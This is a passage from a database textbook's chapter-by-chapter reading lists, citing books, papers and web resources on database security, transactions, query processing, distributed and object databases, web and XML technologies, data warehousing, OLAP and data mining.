- Hsiao D.K., Kerr D.S., and Madnick S.E. (1978). Privacy and security of data communications and data bases. In *Issues in Data Base Management, Proc. 4th Int. Conf. Very Large Data Bases*. North-Holland
- Jajodia S. (1999). *Database Security: Status and Prospects* Vol XII. Kluwer Academic Publishers
- Jajodia S. and Sandhu R. (1990). Polyinstantiation integrity in multilevel relations. In *Proc. IEEE Symp. On Security and Privacy*
- Kamay V. and Adams T. (1993). The 1992 profile of computer abuse in Australia: Part 2. *Information Management & Computer Security*, 1(2), 21–28
- Landwehr C. (1981). Formal models of computer security. *ACM Computing Surveys*, 13(3), 247–278
- Nasr J. and Mahler R. (2001). *Designing Secure Database Driven Web Sites*. Prentice Hall
- Perry W.E. (1983). *Ensuring Data Base Integrity*. New York, NY: John Wiley
- Pfleeger C. and Pfleeger S. (2006). *Security in Computing* 2nd edn. Englewood Cliffs, NJ: Prentice Hall
- Rivest R.L., Shamir A., and Adleman L.M. (1978). A method for obtaining digital signatures and public-key cryptosystems. *Comm. ACM*, 21(2), 120–126
- Schneier B. (1995). *Applied Cryptography: Protocols, Algorithms, and Source Code in C*. John Wiley & Sons
- Stachour P. and Thuraisingham B. (1990). Design of LDV: A multilevel secure relational database management system. *IEEE Trans. on Knowledge and Data Engineering*, 2(2)
- Stallings W. (2002). *Network Security Essentials*. US Imports and PHIPE
- Stallings W. (2003). *Cryptography and Network Security: Principles and Practice*. Prentice Hall
- Theriault M. and Heney W. (1998). *Oracle Security*. O'Reilly & Associates

Web resources

- <http://www.abanet.org/scitech/ec/isc/dsg-tutorial.html> The American Bar Association Section of Science and Technology, Information Security Committee has produced this guide to digital signatures.
- <http://www.computerprivacy.org/who/> Americans for Computer Privacy (ACP) is a group of companies and associations representing manufacturing, telecommunications, financial services, IT, and transportation, as well as law enforcement, civil liberty, and taxpayer groups who are concerned about computer privacy.
- <http://www.cpsr.org/> Computer Professionals for Social Responsibility (CPSR) is a public-interest group of computer scientists and others concerned about the impact of computer technology on society.
- <http://www.cve.mitre.org/> Common Vulnerabilities and Exposures (CVE) is a list of standardized names for vulnerabilities and other information security exposures that have been identified by the CVE Editorial Board and monitored by MITRE Corporation. CVE aims to standardize the names for all publicly known vulnerabilities and security exposures.
- <http://www.epic.org> Electronic Privacy Information Center (EPIC).
- <http://www.isi.edu/gost/brian/security/kerberos.html> This document contains a guide to the Kerberos protocol for user authentication.

Chapter 21

- Baase S. (2002). *Gift of Fire: Social, Legal, Ethical Issues for Computers and the Internet*. Prentice Hall.
- Bott F. (2006). *Professional Issues in Information Technology*. British Computing Society.
- Duquenoy P. (2008). *Ethical, Legal, and Professional Issues in Computing*. Thomson Learning.
- Himma K., and Herman T. (2008). *The Handbook of Information and Computer Ethics*. Wiley-Interscience.

Quinn M. (2008). *Ethics for the Information Age*. Addison-Wesley.

Chapter 22

- Bayer H., Heller H., and Reiser A. (1980). Parallelism and recovery in database systems. *ACM Trans. Database Systems*, **5**(4), 139–156
- Bernstein P.A. and Goodman N. (1983). Multiversion concurrency control—theory and algorithms. *ACM Trans. Database Systems*, **8**(4), 465–483
- Bernstein A.J. and Newcomer E. (2003). *Principles of Transaction Processing*. Morgan Kaufmann
- Bernstein P.A., Hadzilacos V., and Goodman N. (1988). *Concurrency Control and Recovery in Database Systems*. Reading, MA: Addison-Wesley
- Bernstein P.A., Shipman D.W., and Wong W.S. (1979). Formal aspects of serializability in database concurrency control. *IEEE Trans. Software Engineering*, **5**(3), 203–215
- Chandy K.M., Browne J.C., Dissly C.W., and Uhrig W.R. (1975). Analytic models for rollback and recovery strategies in data base systems. *IEEE Trans. Software Engineering*, **1**(1), 100–110
- Chorafas D.N. and Chorafas D.N. (2003). *Transaction Management*. St Martin's Press
- Davies Jr. J.C. (1973). Recovery semantics for a DB/DC system. In *Proc. ACM Annual Conf.*, 136–141
- Elmagarmid A.K. (1992). *Database Transaction Models for Advanced Applications*. Morgan Kaufmann
- Elmasri R. and Navathe S. (2006). *Fundamentals of Database Systems* 5th edn. Addison-Wesley
- Gray J.N. (1978). Notes on data base operating systems. In *Operating Systems: An Advanced Course, Lecture Notes in Computer Science* (Bayer R., Graham M., and Seemuller G., eds), 393–481. Berlin: Springer-Verlag
- Gray J.N. (1981). The transaction concept: virtues and limitations. In *Proc. Int. Conf. Very Large Data Bases*, 144–154
- Gray J.N. (1993). *Transaction Processing: Concepts and Techniques*. San Mateo CA: Morgan-Kaufmann
- Gray J.N., McJones P.R., Blasgen M., Lindsay B., Lorie R., Price T., Putzolu F., and Traiger I. (1981). The Recovery Manager of the System R database manager. *ACM Computing Surv.*, **13**(2), 223–242
- Jajodia S. and Kerschberg L., eds (1997). *Advanced Transaction Models and Architectures*. Kluwer Academic
- Kadem Z. and Silberschatz A. (1980). Non-two phase locking protocols with shared and exclusive locks. In *Proc. 6th Int. Conf. on Very Large Data Bases*, Montreal, 309–320
- Kohler K.H. (1981). A survey of techniques for synchronization and recovery in decentralized computer systems. *ACM Computing Surv.*, **13**(2), 148–183
- Korth H.F. (1983). Locking primitives in a database system. *J. ACM*, **30**(1), 55–79
- Korth H., Silberschatz A., and Sudarshan S. (1996). *Database System Concepts* 3rd edn. McGraw-Hill
- Kumar V. (1996). *Performance of Concurrency Control Mechanisms in Centralized Database Systems*. Englewood Cliffs, NJ: Prentice-Hall
- Kung H.T. and Robinson J.T. (1981). On optimistic methods for concurrency control. *ACM Trans. Database Systems*, **6**(2), 213–226
- Lewis P.M., Bernstein A.J., and Kifer M. (2003). *Databases and Transaction Processing: An Application-Oriented Approach*. Addison-Wesley
- Lorie R. (1977). Physical integrity in a large segmented database. *ACM Trans. Database Systems*, **2**(1), 91–104
- Lynch N.A., Merritt M., Weihl W., Fekete A., and Yager R.R., eds (1993). *Atomic Transactions*. Morgan Kaufmann
- Moss J., Eliot J., and Eliot B. (1985). *Nested Transactions: An Approach to Reliable Distributed Computing*. Cambridge, MA: MIT Press
- Papadimitriou C. (1986). *The Theory of Database Concurrency Control*. Rockville, MD: Computer Science Press
- Thomas R.H. (1979). A majority consensus approach to concurrency control. *ACM Trans. Database Systems*, **4**(2), 180–209

Web resources

<http://tpc.org> The TPC is a non-profit corporation founded to define transaction processing and database benchmarks and to disseminate objective, verifiable TPC performance data to the industry.

Chapter 23

- Freytag J.C., Maier D., and Vossen G. (1994). *Query Processing for Advanced Database Systems*. San Mateo, CA: Morgan Kaufmann
- Jarke M. and Koch J. (1984). Query optimization in database systems. *ACM Computing Surv.*, **16**(2), 111–152
- Kim W., Reiner D.S., and Batory D.S. (1985). *Query Processing in Database Systems*. New York, NY: Springer-Verlag
- Korth H., Silberschatz A., and Sudarshan S. (1996). *Database System Concepts* 3rd edn. McGraw-Hill
- Ono K. and Lohman G.M. (1990). Measuring the complexity of join enumeration in query optimization. In *Proc. 16th Int. Conf. on Very Large Data Bases*, Brisbane, Australia
- Ramakrishnan R. and Gehrke J. (2000). *Database Management Systems* 2nd edn. McGraw-Hill
- Swami A. and Gupta A. (1988). Optimization of large join queries. *Proc. ACM SIGMOD Int. Conf. on Management of Data*, Chicago, Illinois
- Vance B. and Maier D. (1996). Rapid bushy join-order optimization with cartesian products. *Proc. ACM SIGMOD Int. Conf. on Management of Data*, Montreal, Canada
- Yu C. (1997). *Principles of Database Query Processing for Advanced Applications*. San Francisco, CA: Morgan Kaufmann

Chapters 24 to 26

- Bell D. and Grimson J. (1992). *Distributed Database Systems*. Harlow: Addison-Wesley
- Bhargava B., ed. (1987). *Concurrency and Reliability in Distributed Systems*. New York, NY: Van Nostrand Reinhold
- Bray O.H. (1982). *Distributed Database Management Systems*. Lexington Books
- Ceri S. and Pelagatti G. (1984). *Distributed Databases: Principles and Systems*. New York, NY: McGraw-Hill
- Chang S.K. and Cheng W.H. (1980). A methodology for structured database decomposition. *IEEE Trans. Software Engineering*, **6**(2), 205–218
- Chorafas D.N. and Chorafas D.M. (1999). *Transaction Management: Managing Complex Transactions and Sharing Distributed Databases*. Palgrave

- Dye C. (1999). *Oracle Distributed Systems*. O'Reilly & Associates
- Knapp E. (1987). Deadlock detection in distributed databases. *ACM Computing Surv.*, **19**(4), 303–328
- Kumar, V. (2006). *Mobile Database Systems*. Wiley Blackwell
- Navathe S., Karlapalem K., and Ra M.Y. (1996). A mixed fragmentation methodology for the initial distributed database design. *Journal of Computers and Software Engineering*, **3**(4)
- Ozsu M. and Valduriez P. (1999). *Principles of Distributed Database Systems* 2nd edn. Englewood Cliffs, NJ: Prentice-Hall
- Podeameni S. and Mittelmeir M. (1996). *Distributed Relational Database, Cross Platform Connectivity*. Englewood Cliffs, NJ: Prentice-Hall
- Rozenkrantz D.J., Stearns R.E., and Lewis P.M. (1978). System level concurrency control for distributed database systems. *ACM Trans. Database Systems*, **3**(2), 178–198
- Simon A.R. (1995). *Strategic Database Technology: Management for the Year 2000*. San Francisco, CA: Morgan Kaufmann
- Stonebraker M. (1979). Concurrency control and consistency of multiple copies of data in distributed INGRES. *IEEE Trans. Software Engineering*, **5**(3), 180–194
- Traiger I.L., Gray J., Galtieri C.A., and Lindsay B.G. (1982). Transactions and consistency in distributed database systems. *ACM Trans. Database Systems*, **7**(3), 323–342
- Yeung A., Pang N., and Stephenson P. (2002). *Oracle9i Mobile*. Osborne McGraw-Hill

Chapters 27 and 28

- Aleksy, M., Korthaus, A., and Schader, M. (2005). *Implementing Distributed Systems with Java and CORBA*. Springer
- Atkinson M., ed. (1995). *Proc. of Workshop on Persistent Object Systems*. Springer-Verlag
- Ben-Nathan R. (1995). *CORBA: A Guide to Common Object Request Broker Architecture*. McGraw-Hill
- Bertino E. and Martino L. (1993). *Object-Oriented Database Systems: Concepts and Architectures*. Wokingham: Addison-Wesley

- Bukhres O.A. and Elmagarmid A.K., eds (1996). *Object-Oriented Multidatabase Systems: A Solution for Advanced Applications*. Prentice-Hall
- Chaudhri A.B. and Loomis M., eds (1997). *Object Databases in Practice*. Prentice-Hall
- Chaudhri A.B. and Zicari R. (2000). *Succeeding with Object Databases: A Practical Look at Today's Implementations with Java and XML*. John Wiley & Sons
- Cooper R. (1996). *Interactive Object Databases: The ODMG Approach*. International Thomson Computer Press
- Eaglestone B. and Ridley M. (1998). *Object Databases: An Introduction*. McGraw-Hill
- Elmasri R. (1994). *Object-Oriented Database Management*. Englewood Cliffs, NJ: Prentice-Hall
- Embley D. (1997). *Object Database Development: Concepts and Principles*. Harlow: Addison-Wesley
- Fowler M. (2003). *UML Distilled: A Brief Guide to the Standard Object Modeling Language* 3rd edn. Addison-Wesley
- Harrington J.L. (1999). *Object-Oriented Database Design Clearly Explained*. AP Professional
- Jordan D. (1998). *C++ Object Databases: Programming with the ODMG Standard*. Harlow: Addison-Wesley
- Kemper A. and Moerkotte G. (1994). *Object-Oriented Database Management: Applications in Engineering and Computer Science*. Englewood Cliffs, NJ: Prentice-Hall
- Ketabachi M.A., Mathur S., Risch T., and Chen J. (1990). Comparative Analysis of RDBMS and OODBMS: A Case Study. *IEEE Int. Conf. on Manufacturing*
- Khoshafian S., Dasananda S., and Minassian N. (1999). *The Jasmine Object Database: Multimedia Applications for the Web*. Morgan Kaufmann
- Kim W., ed. (1995). *Modern Database Systems: The Object Model, Interoperability and Beyond*. Reading, MA: Addison-Wesley
- Loomis M.E.S. (1995). *Object Databases*. Reading, MA: Addison-Wesley
- Naiburg E. and Maksimchuk R.A. (2001). *UML for Database Design*. Addison-Wesley
- Nettles S., ed. (1997). *Proc. of Workshop on Persistent Object Systems*. San Francisco, CA: Morgan Kaufmann
- Ozsu M.T., Dayal U., and Valduriez P., eds (1994). *Distributed Object Management*. San Mateo, CA: Morgan Kaufmann
- Pope A. (1998). *CORBA Reference Guide: Understanding the Common Object Request Broker Architecture*. Harlow: Addison-Wesley
- Rosenberg D. and Scott K. (2001). *Applying Use Case Driven Object Modeling with UML: An Annotated E-Commerce Example*. Addison-Wesley
- Saracco C.M. (1998). *Universal Database Management: A Guide to Object/Relational Technology*. Morgan Kaufmann
- Simon A.R. (1995). *Strategic Database Technology: Management for the Year 2000*. San Francisco, CA: Morgan Kaufmann
- Stephens, M. and Rosenberg, D. (2007). *Use Case Driven Object Modeling with UML—Theory and Practice*. Apress Academic

Web resources

- <http://www.gemstone.com> Web site for the Gemstone OODBMS.
- <http://www.objectivity.com> Web site for the Objectivity OODBMS.
- <http://www.objectstore.net> Web site for the ObjectStore OODBMS.
- <http://www.omg.org> Web site for the Object Management Group (OMG).
- <http://www.versant.com> Web site for the Versant FastObjects.NET

Chapter 29

- Fortier P. (1999). *SQL3: Implementing the SQL Foundation Standard*. McGraw-Hill
- Greenwald, R., Stackowiak, R., and Stem, J. (2008). Oracle Essentials: *Oracle Database 11g*. 4th edn. O'Reilly Media Inc.
- Melton J. and Simon A. (2003). *Advanced SQL 1999: Understanding Object-Relational and Other Advanced Features*. Morgan Kaufmann
- Stonebraker M., Moore D., and Brown P. (1998). *Object-Relational DBMSs: Tracking the Next Great Wave* 2nd edn. Morgan Kaufmann
- Vermeulen R. (1997). *Upgrading Relational Databases Using Objects*. Cambridge University Press

- Ben-Nathan R. (1997). *Objects on the Web: Designing, Building, and Deploying Object-Oriented Applications for the Web*. McGraw-Hill
- Berlin D. et al. (1996). *CGI Programming Unleashed*. Sams Publishing
- Boutell T. (1997). *CGI Programming*. Harlow: Addison-Wesley
- Cooper B., Sample N., Franklin M.J., Hjaltason M.J., and Shadmon M. (2001). A fast index for semistructured data. In *Proc. Int Conf. Very Large Data Bases*
- Cornell G. and Abdeli K. (1997). *CGI Programming with Java*. Prentice-Hall
- Davis, M. and Phillips, J. (2007). *Learning PHP & MySQL: Step-by-Step Guide to Creating Database-Driven Web Sites*. 2nd edn. O'Reilly Media Inc.
- Deitel H.M., Deitel P.J., and Nieto T.R. (2000). *Internet & World Wide Web: How to Program*. Prentice-Hall
- Evjen, B., Hanselman, S., and Rader, D. (2008). *Professional ASP.NET 3.5: in C# and VB*. Wiley & Sons
- Forta, B., Arehart, C., Bouley, J., Tapper, J., Tatam, M., Camden, R., Sen, R., and Sargent, S. (2008). *Adobe ColdFusion 8 Web Application Construction Kit: v.3*. Adobe
- Hotka, D. (2006). *Oracle SQL Developer Handbook*. McGraw-Hill Osborne
- Kaushik R., Bohannon P., Naughton J.F., and Korth H.F. (2002). Covering indexes for branching path expressions. In *Proc. ACM SIGMOD Conf*, 2002
- Ladd R.S. (1998). *Dynamic HTML*. New York, NY: McGraw-Hill
- Lang C. (1996). *Database Publishing on the Web*. Coriolis Group
- Lemay, L. and Colburn, R. (2006). *Sams Teach Yourself Web Publishing with HTML and CSS in One Hour a Day*. 5th edn. Sams
- Liberty, J. and Horovitz, A. (2008). *Programming .NET 3.5*. O'Reilly Media Inc.
- Lovejoy E. (2000). *Essential ASP for Web Professionals*. Prentice-Hall
- Mehta, V. (2008). *Pro LINQ Object Relational Mapping in C# 2008*. Apress Academic
- Melton J., Eisenberg A., and Cattell R. (2000). *Understanding SQL and Java Together: A Guide to SQLJ, JDBC, and Related Technologies*. Morgan Kaufmann
- Mendelzon A., Minhaila G.A., and Milo T. (1997). Querying the World Wide Web. *Journal of Digital Libraries*, **1**, 54–67
- Menon, R.M. (2005). *Expert Oracle JDBC Programming. High Performance Applications With Oracle 10g*. Apress
- Mensah, K. (2006). *Oracle Database Programming using Java and Web Services*. Digital Press.
- Morisseau-Leroy N., Solomon M., and Momplaisir G. (2001). *Oracle9i SQLJ Programming*. Osborne McGraw-Hill
- Newcomer E. (2002). *Understanding Web Services: XML, WSDL, SOAP and UDDI*. Addison-Wesley
- Oak H. (2004). *Oracle JDeveloper 10g: Empowering J2EE Development*. Apress
- Odewahn A. (1999). *Oracle Web Applications: PL/SQL Developer's Introduction*. O'Reilly & Associates
- Ostrowski, C. and Brown, B. (2005). *Oracle Application Server 10g Web Development*. McGraw-Hill Osborne
- Powers S. (2001). *Developing ASP Components* 2nd edn. O'Reilly & Associates
- Reese G. (2000). *Database Programming with JDBC and Java* 2nd edn. O'Reilly & Associates
- Scardina, M., Chang, B., and Wang, J. (2004). *Oracle Database 10g XML & SQL: Design, Build, & Manage XML Applications in Java, C, C++, & PL/SQL*. McGraw-Hill Osborne
- Scardina M.V., Chang B., and Wang J. (2004). *Oracle Database 10g XML and SQL: Design, Build and Manage XML Applications in Java, C, C++ and PL/SQL*. Osborne McGraw-Hill
- Schincariol, M. and Keith, M. (2006). *Pro EJB 3: Java Persistence API*. Apress.
- Vandivier S. and Cox K. (2001). *Oracle9i Application Server Portal Handbook*. Osborne McGraw-Hill
- White S., Fisher M., Cattell R., Hamilton G., and Hapner M. (1999). *JDBC API Tutorial and Reference: Data Access for the Java 2 Platform* 2nd edn. Addison-Wesley
- Williamson A. and Moran C. (1998). *Java Database Programming: Servlets & JDBC*. Prentice-Hall

Web resources

<http://hoohoo.ncsa.uiuc.edu/cgi/> Information about and the complete CGI specification from NCSA.

<http://java.sun.com/docs/books/tutorial> The Sun Java site containing a number of tutorials including ones on JDBC, JDO, and EJB.

<http://theserverside.com> An online community for J2EE development.

<http://www.4guysfromrolla.com> An excellent Web site containing FAQs, ASP-related articles, coding examples for ASP and ASP.NET.

<http://www.aspfree.com> Contains tutorials, demonstrations, discussion boards and downloads on ASP.

<http://www.devx.com/dbzone> Web site for all things related to Web database development.

<http://www.javaworld.com> Online resources for Java developers including JDBC, JDO, JSP, and EJB.

<http://www.jdocentral.com> JDO Central Web site containing online resources for JDO developers.

<http://www.netcraft.com/survey> Netcraft Web site containing useful Web statistics.

<http://www.nua.ie/survey> Nua.com online source for information on Internet demographics and trends.

<http://www.onjava.com> Online resources for Java developers including JDBC, JDO, JSP, and EJB.

<http://www.stars.com> is an extensive resource for Web developers.

<http://www.w3schools.com> The W3 Schools Web site containing a variety of tutorials covering among others ASP, ADO, PHP, .NET, JavaScript, and VBScript.

<http://www.Webdeveloper.com> is another extensive resource for Web developers.

Chapter 30

Abiteboul S., Buneman P., and Suciu D. (1999). *Data on the Web: From Relations to Semistructured Data and XML*. Morgan Kaufmann

Arciniegas F. (2000). *XML Developer's Guide*. Osborne McGraw-Hill

Atzeni P., Mecca G., and Merialdo P. (1997). To weave the Web. In *Proc. of 23rd Int. Conf. on VLDB*, Athens, Greece, 206–215

Bonifati A. and Ceri S. (2000). Comparative analysis of five XML query languages. *ACM SIGMOD Record*, **29**(1)

Bosak J. (1997). *XML, Java, and the future of the Web*. Available from <http://sunsite.unc.edu/pub/sun-info/standards/xml/why/xmlapps.htm>

Bosak J. and Bray T. (1999). XML and the Second-Generation Web. *Scientific American*, Map 1999 Available at <http://www.sciam.com>

Bradley N. (2000). *The XSL Companion*. Addison-Wesley

Brown P.G. (2001). *Object-Relational Database Development: A Plumber's Guide*. Prentice-Hall

Buneman P., Davidson S., Fernandez M., and Suciu D. (1997). Adding structure to unstructured data. In *Proc. of the CDT*

Chamberlin D., Draper D., Fernandez M., Kay M., Robie J., Rys M., Simeon J., Tivy J., and Wadler P. (2004). *XQuery from the Experts: A Guide to the W3C XML Query Language*. Addison-Wesley

Chang D. and Harkey D. (1998). *Client/Server Data Access with Java and XML*. John Wiley & Sons

Chang B., Scardina M., Karun K., Kiritzov S., Macky I., and Ramakrishnan N. (2000). *Oracle XML*. Osborne McGraw-Hill

Chaudhri A.B. and Zicari R. (2000). *Succeeding with Object Databases: A Practical Look at Today's Implementations with Java and XML*. John Wiley & Sons

Chaudhri A.B., Zicari R., Rashid A. (2003). *XML Data Management: Native XML and XML-enabled Database Systems*. Addison-Wesley

Fernandez M., Florescu D., Kang J., Levy A., and Suciu D. (1997). Strudel: a web site management system. In *Proc. of ACM SIGMOD Conf. on Management of Data*

Fernandez M., Florescu D., Kang J., Levy A., and Suciu D. (1998). Catching the boat with Strudel: experience with a web-site management system. In *Proc. of ACM SIGMOD Conf. on Management of Data*

Fung K.Y. (2000). *XSLT: Working with XML and HTML*. Addison-Wesley

Hansen, M.D. (2007). *SOA Using Java Web Services*. Prentice Hall

Kay M. (2001). *XSLT Programmer's Reference* 2nd edn. Wrox Press Inc.

Lee D. and Chu W.W. (2000). Comparative analysis of six XML schema languages. *ACM SIGMOD Record*, **29**(3)

- McHugh J. and Widom J. (1999). Query optimization for XML. In *Proc. of 25th Int. Conf. on VLDB*, Edinburgh
- Melton, J. and Buxton, S. (2006). *Querying XML: XQuery, XPath, and SQL/XML in context*. Morgan Kaufmann
- Muench S. (2000). *Building Oracle XML Applications*. O'Reilly & Associates
- Papazoglou, M. (2007). *Web Services: Principles and Technology*. Prentice Hall
- Pascal F. (2001). Managing data with XML: Forward to the past? Available at <http://searchdatabase.techtarget.com>
- Potts, S. and Kopack, M. (2003). *Sams Teach Yourself Web Services in 24 Hours*. Sams
- Quin L. (2000). *Open Source XML Database Toolkit: Resources and Techniques for Improved Development*. John Wiley & Sons
- Rendon Z.L. and Gardner J.R. (2001). *Guide to XML Transformations: XPath and XSLT*. Prentice-Hall
- Richardson, L. and Ruby, S. (2007). *RESTful Web Services*. O'Reilly Media, Inc
- Ruth-Haymond G., Mitchell G.E., Mukhar K., Nicol G., O'Connor D., Zucca M., Dillon S., Kyte T., Horton A., and Hubeny F. (2000). *Professional Oracle8i Application Programming with Java, PL/SQL and XML*. Wrox Press Inc.
- Shanmugasundaram J., Shekita E., Barr R., Carey M., Lindsay B., Pirahesh H., Reinwald B. (2001). Efficiently Publishing Relational Data as XML. *VLDB Journal*, 10, issue 2–3, 133–154
- Stijn Dekeyser S., Hidders J., and Paredaens J. (2004). A transaction model for XML databases. *World Wide Web*, 7(1)
- Tatarinov I., Ives Z.G., Halevy A.Y., and Weld D.S. (2001). Updating XML. *Proc. ACM SIGMOD Conf. on Management of Data*, Santa Barbara, California
- W3C (1998). Query for XML: position papers. <http://www.w3.org/TandS/QL/QL98/pp.html>
- <http://www.oasis-open.org> Web site for OASIS (Organization for the Advancement of Structured Information Standards).
- <http://www.oasis-open.org/committees/relax-ng/spec-20011203.html> RELAX-NG specification from OASIS.
- <http://www.oasis-open.org/cover/xml.html> An extensive resource that includes links to FAQs, online resources, industry initiatives, demos, conferences, and tutorials.
- <http://www.softwareag.com/tamino> Web site for the Tamino XML Server.
- <http://www.topxml.com/xquery/default.asp> Learn XQuery and ASP.NET tutorial.
- <http://www.w3c.org> Web site for the World Wide Web Consortium (W3C), who develop interoperable technologies (specifications, guidelines, software, and tools) for the Web.
- <http://www.w3schools.com> The W3 Schools Web site containing a variety of tutorials covering all the XML technologies.
- <http://www.x-hive.com/products/db/index.html> Web site for the X-Hive DB—a native XML database.
- <http://www.xml.com> Web site for XML and related technologies.
- <http://www.xml.org> Web site for XML and related technologies.
- <http://www.xmldb.org> Web site for XML:DB community for XML database products.
- <http://www.xmldb.org/xupdate/xupdate-req.html> XML Update Language Requirements from XML:DB
- <http://www.xmlglobal.com/prod/db/index.jsp> Web site for GoXML, a native XML database.
- <http://www.xmlinfo.com> Another extensive Web resource for XML.
- <http://xml.coverpages.org> Web site for XML and related technologies.
- <http://jena.sourceforge.net/ARQ/Tutorial/> SPARQL tutorial.
- <http://aws.amazon.com/> Amazon Web services.
- <http://ws.apache.org/> Apache Web services index page.
- <http://www.oracle.com/technology/tech/soa/index.html> Oracle Service-oriented architecture index page.
- <http://java.sun.com/webservices/> Java Web services at a glance.

Web resources

- <http://db.bell-labs.com/galax> Galax: An implementation of XQuery.
- http://www.ipedo.com/html/ipedo_xml_database.html Web site for the Ipedo XML Database.

<http://www.w3schools.com/webservices/default.asp> Web services tutorial.

<http://www.w3.org/2002/ws/> W3C Web services index page.

<http://www.w3.org/TR/ws-arch/> W3C Web services architecture.

<http://www.webservices.org/> Vendor-neutral Web services organization.

Chapters 31 and 32

Adamson C. and Venerable M. (1998). *Data Warehouse Design Solutions*. John Wiley & Sons

Anahory S. and Murray D. (1997). *Data Warehousing in the Real World: A Practical Guide for Building Decision Support Systems*. Harlow: Addison-Wesley

Berson A. and Smith S.J. (1997). *Data Warehousing, Data Mining, & OLAP*. McGraw Hill Companies Inc.

Devlin B. (1997). *Data Warehouse: From Architecture to Implementation*. Harlow: Addison-Wesley

Hackney D. (1998). *The Seven Deadly Sins of Data Warehousing*. Harlow: Addison-Wesley

Hackney D. (1998). *Understanding and Implementing Successful Data Marts*. Harlow: Addison-Wesley

Howson C. (2008). *Successful Business Intelligence: Secrets of Making a Killer App*. McGraw-Hill Osborne

Imhoff C., Galembo N., and Geiger G. (2003). *Mastering Data Warehouse Design: Relational and Dimensional Techniques*. John Wiley & Sons

Inmon W.H. (2002). *Building the Data Warehouse*. New York, NY: John Wiley & Sons

Inmon W.H., Welch J.D., and Glassey K.L. (1997). *Managing the Data Warehouse*. New York, NY: John Wiley & Sons

Kimball R. and Merz R. (1998). *The Data Warehouse Lifecycle Toolkit: Expert Methods for Designing, Developing, and Deploying Data Warehouses*. Wiley Computer Publishing

Kimball R. and Merz R. (2000). *The Data Warehouse Toolkit: Building the Web-Enabled Data Warehouse*. Wiley Computer Publishing

Kimball R. and Ross R. (2002). *The Data Warehouse Toolkit: The Complete Guide to Dimensional Modeling*. Wiley Computer Publishing

Singh H.S. (1997). *Data Warehousing: Concepts, Technologies, Implementation and Management*. Upper Saddle River, NJ: Prentice-Hall

Turban F., Sharda R., Aronson J., and King D. (2007). *Business Intelligence: A managerial approach*. Prentice Hall

Web resources

<http://www.dowinfocenter.org>. A resource managed by the Data Warehouse Information Center.

<http://www.billinmon.com> Bill Inmon is a leading authority on data management and data warehousing.

<http://www.datawarehousing.com> Online portal for data warehousing.

<http://www.dw-institute.com> Data Warehousing Institute is an industry group that focuses on data warehousing methods and applications.

<http://www.ralphkimball.com> Ralph Kimball is a leading authority on data warehousing.

Chapter 33

Arkhimenkov S. and Golubev D. (2001). *Oracle Express Olap*. Charles River Media

Berson A. and Smith S.J. (1997). *Data Warehousing, Data Mining, & OLAP*. McGraw Hill Companies Inc.

Cabena P., Hadjinian P., Stadler R., Verhees J., and Zanasi A. (1997). *Discovering Data Mining from Concept to Implementation*. New Jersey, USA: Prentice-Hall PTR

Groth R. (1997). *Data Mining: A Hands-on Approach for Business Professionals*. Prentice Hall

Hackney D. (1998). *Understanding and Implementing Successful Data Marts*. Harlow: Addison-Wesley

Han J. and Kamber M. (2001). *Data Mining: Concepts and Techniques*. Morgan Kaufmann Publishers

Thomsen E. (1997). *OLAP Solutions: Building Multidimensional Information Systems*. John Wiley & Sons

Thomsen E. (2002). *OLAP Solutions: Building Multidimensional Information Systems*. John Wiley & Sons

Westphal C. and Blaxton T. (1988). *Data Mining Solutions*. John Wiley & Sons.

Whitehorn M. and Whitehorn M. (1999). *Business Intelligence: The IBM Solution: Data Warehousing and OLAP*. Springer Verlag

Zemke F., (2012). *What's new in SQL:2011*. Oracle Corporation SIGMOD Record, Vol. 41, No. 1, p67–73

Web resources

<http://www.olapreport.com> A part subscription site on OLAP but also has free resources as well.

Chapter 34

- Agrawal R., Imielinski T., and Swami A. (1993). Database mining: a performance perspective. *IEEE Transactions on Knowledge and Data Engineering*, **5**(6), 914–925
- Berry M. and Linoff G. (1997). *Data Mining Techniques: For Marketing, Sales, and Customer Support*. John Wiley & Sons.
- Berry M. and Linoff G. (1999). *Mastering Data Mining*. John Wiley & Sons
- Berson A. and Smith S.J. (1997). *Data Warehousing, Data Mining, & OLAP*. McGraw Hill Companies Inc.
- Berthold M. and Hand D. (1999). *Intelligent Data Analysis: An Introduction*. John Wiley & Sons
- Fayyad U. and Simoudis E. (1997). Data mining and knowledge discovery. Tutorial notes. In *Int. Joint Conf. on Artificial Intelligence*
- Fayyad U., Piatetsky-Shapiro G., and Smyth P. (1996). The KDD process for extracting useful knowledge from volumes of data. *Comm. ACM*, **39**(11), 27–34
- Groth R. (1997). *Data Mining: A Hands-on Approach for Business Professionals*. Prentice Hall
- Hackney D. (1998). *Understanding and Implementing Successful Data Marts*. Harlow: Addison-Wesley
- Han J. and Kamber M. (2006). *Data Mining: Concepts and Techniques*. Morgan Kaufmann Publishers
- Hand D. (1997). *Construction and Assessment of Classification Rules*. John Wiley & Sons
- Hand D., Mannila H., and Smyth P. (2001). *Principles of Data Mining (Adaptive Computation and Machine Learning)*. MIT Press
- Hastie T., Tibshirami R., and Friedman J.H. (2001). *The Elements of Statistical Learning: Data Mining, Inference, and Prediction*. Springer Verlag
- Imielinski T. and Mannila H. (1996). A database perspective on knowledge discovery. *Comm. ACM*, **38**(11), 58–64

- Mannila H. (1997). Methods and problems in data mining. In *Int. Conf. on Database Theory*
- Pyle D. (1999). *Data Preparation for Data Mining*. Morgan Kaufmann
- Selfridge P., Srivastava D., and Wilson L. (1996). IDEA: Interactive Data Exploration and Analysis. In *Proc. ACM SIGMOD Conf. on Management of Data*
- Wang J., ed. (2003). *Data Mining: Opportunities and Challenges*. Idea Group Inc.
- Witten I.H. and Frank E. (1999). *Data Mining: Practical Machine Learning Tools and Techniques with Java Implementations*. Morgan Kaufmann

Web resources

- <http://www.kdnuggets.com> This Web site contains information on data mining, Web mining, knowledge discovery, and decision support topics, including news, software, solutions, companies, jobs, courses, meetings, and publications.
- <http://www.thearling.com> Kurt Thearling's Web site contains information about data mining and analytic technologies. Web site has a tutorial on data mining.

Appendix F

- Austing R.H. and Cassel L.N. (1988). *File Organization and Access: From Data to Information*. Lexington MA: D.C. Heath and Co.
- Baeza-Yates R. and Larson P. (1989). Performance of B⁺-trees with partial expansion. *IEEE Trans. Knowledge and Data Engineering*, **1**(2)
- Folk M.J. and Zoellick B. (1987). *File Structures: A Conceptual Toolkit*. Reading, MA: Addison-Wesley
- Frank L. (1988). *Database Theory and Practice*. Reading, MA: Addison-Wesley
- Gardarin G. and Valduriez P. (1989). *Relational Databases and Knowledge Bases*. Reading, MA: Addison-Wesley
